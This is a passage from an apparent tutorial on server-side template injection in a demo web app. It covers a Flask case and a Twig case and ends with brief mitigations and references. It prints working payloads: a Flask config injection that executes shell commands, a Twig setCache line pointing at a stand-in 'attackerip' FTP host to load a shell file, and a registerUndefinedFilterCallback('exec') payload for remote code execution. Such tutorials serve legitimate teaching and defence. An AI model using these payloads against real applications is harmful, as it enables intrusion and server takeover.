
[Sent Box](#)

[Home](#)




Response was **None** which means our config file was written successfully at **/tmp/** location. Next step is to add our variable from config file. This can be done by

```
{{config.from_pyfile('/tmp/test.cfg')}}}
```





Response was **True** which means that It's Flask Framework where config is the global variable in Flask and Not in Tornado Framework. Our custom variable was injected among other object variables. Let's dump the object variables again to confirm.





Now we can execute commands simply by calling our injected variable with **config**

**{{config['TEST']}('id',shell=True)}}** (By default shell=False)






Now we can have remote shell as below.



## Scenario – 2:

Let's have look at **Register** feature in our application.



Let's Register

What's Ur Name:

Do U have an Email ID ? :

Choose a Passwd:

[Home](#)


Welcome On Board!

Name : Test

Email ID : ssti@demo.net

Nice, once we Signup then we can see firstname and Email ID values on same page.

Let's start with our basic detection flow by injecting {{4\*'4'}}



Let's Register

What's Ur Name:

Do U have an Email ID ? :

Choose a Passwd:

[Home](#)

Welcome On Board!


Name : 16

Email ID : ssti@demo.net

Based on response we can identify that for rendering or displaying user details developer used Server Side Template called Twig. So let's identify a weak spot in Twig implementation to gain remote code execution.




It's always help us if we go through developer guide of any framework to explore the possibilities. From the official doc of Twig we can find that there exists global variables which we can use for our kick start.



Among these global variables `_self` looks promising which is holding reference to current template name.

Let's try injecting `_self` in name and Email ID fields.



Looks like **Name** field is vulnerable to this which is disclosing path of file **Environment.php**.

If we analyse the source of **Environment.php** we can see interesting property called **cache**



```
root@ubuntu: /var/www/html/ssti/vendor/twig/twig/lib/Twig
GNU nano 2.2.6 File: Environment.php

protected $unaryOperators;
protected $binaryOperators;
protected $templateClassPrefix = '__TwigTemplate_';
protected $functionCallbacks;
protected $filterCallbacks;
protected $staging;

/**
 * Constructor.
 *
 * Available options:
 *
 * * debug: When set to true, it automatically set "auto_reload" to true as
 *   well (default to false).
 *
 * * charset: The charset used by the templates (default to UTF-8).
 *
 * * base_template_class: The base template class to use for generated
 *   templates (default to Twig_Template).
 *
 * * cache: An absolute path where to store the compiled templates, or
 *   false to disable compilation cache (default).
 *
 * * auto_reload: Whether to reload the template if the original source changed.
 *   If you don't provide the auto_reload option, it will be
 *   determined automatically based on the debug value.
 *
 * * strict_variables: Whether to ignore invalid variables in templates
 *   (default to false).
 *
 * * autoescape: Whether to enable auto-escaping (default to html):
 *   * false: disable auto-escaping
 *   * true: equivalent to html
 */
```

Cache property is handling the compiled templates path references. So if we look further we can see that **setCache** method is used for loading the compiled templates. So we can set modify the path and can use **loadTemplate** to load our shell file to the server.

```
/**
 * Sets the cache directory or false if cache is disabled.
 *
 * @param string|false $cache The absolute path to the compiled templates,
 *   or false to disable cache
 */
public function setCache($cache)
{
    $this->cache = $cache ? $cache : false;
}
```

```
public function render($name, array $context = array())
{
    return $this->loadTemplate($name)->render($context);
}

/**
 * Displays a template.
 *
 * @param string $name The template name
 * @param array $context An array of parameters to pass to the template
 *
 * @throws Twig_Error_Loader When the template cannot be found
 * @throws Twig_Error_Syntax When an error occurred during compilation
 * @throws Twig_Error_Runtime When an error occurred during rendering
 */
public function display($name, array $context = array())
```

So we can pass the expression like

```
{{_self.env.setCache('ftp://attackerip:21')}}{{_self.env.loadTemplate('shell.php')}}
```

But by default **allow\_url\_include** is set to **Off** in **php.ini**. So we cannot use this method. Another work around will be looking for **call\_user\_func** methods.

```
public function getFilter($name)
{
    if (!$this->extensionInitialized) {
        $this->initExtensions();
    }

    if (isset($this->filters[$name])) {
        return $this->filters[$name];
    }

    foreach ($this->filters as $pattern => $filter) {
        $pattern = str_replace('\\*', '(.*)', preg_quote($pattern, '#'), $count);

        if ($count) {
            if (preg_match('#^'.$pattern.'$#', $name, $matches)) {
                array_shift($matches);
                $filter->setArguments($matches);

                return $filter;
            }
        }
    }

    foreach ($this->filterCallbacks as $callback) {
        if (false !== $filter = call_user_func($callback, $name)) {
            return $filter;
        }
    }
}
```


We can see a function called **getFilter** is making use of **call\_user\_func**. Here we can register a filter by using **registerUndefinedFilterCallback** and can invoke that filter by using **getFilter** method

```
public function registerUndefinedFilterCallback($callable)
{
    $this->filterCallbacks[] = $callable;
}

/**
 * Gets the registered Filters.
 *
 * Be warned that this method cannot return filters defined with registerUndefinedFunctionCallback.
 *
 * @return Twig_FilterInterface[] An array of Twig_FilterInterface instances
 *
 * @see registerUndefinedFilterCallback
 */
```

Now we can form our payload like this.

```
{{_self.env.registerUndefinedFilterCallback('exec')}}{{_self.env.getFilter('id')}}
```



## 5. Mitigation

Implementation of Sandboxed Lua Environment and in languages like Ruby this can be easily implemented with help of Monkey Patching. Also it's a best mitigation always to sanitise user input before processing into template variables.

## 6. References

1. <http://blog.portswigger.net/2015/08/server-side-template-injection.html>
2. <https://hackerone.com/reports/125980>
3. <https://github.com/epinna/tplmap>
4. <https://securityonline.info/server-side-template-injection-ssti/>
5. <http://nullnews.in/server-side-template-injection/>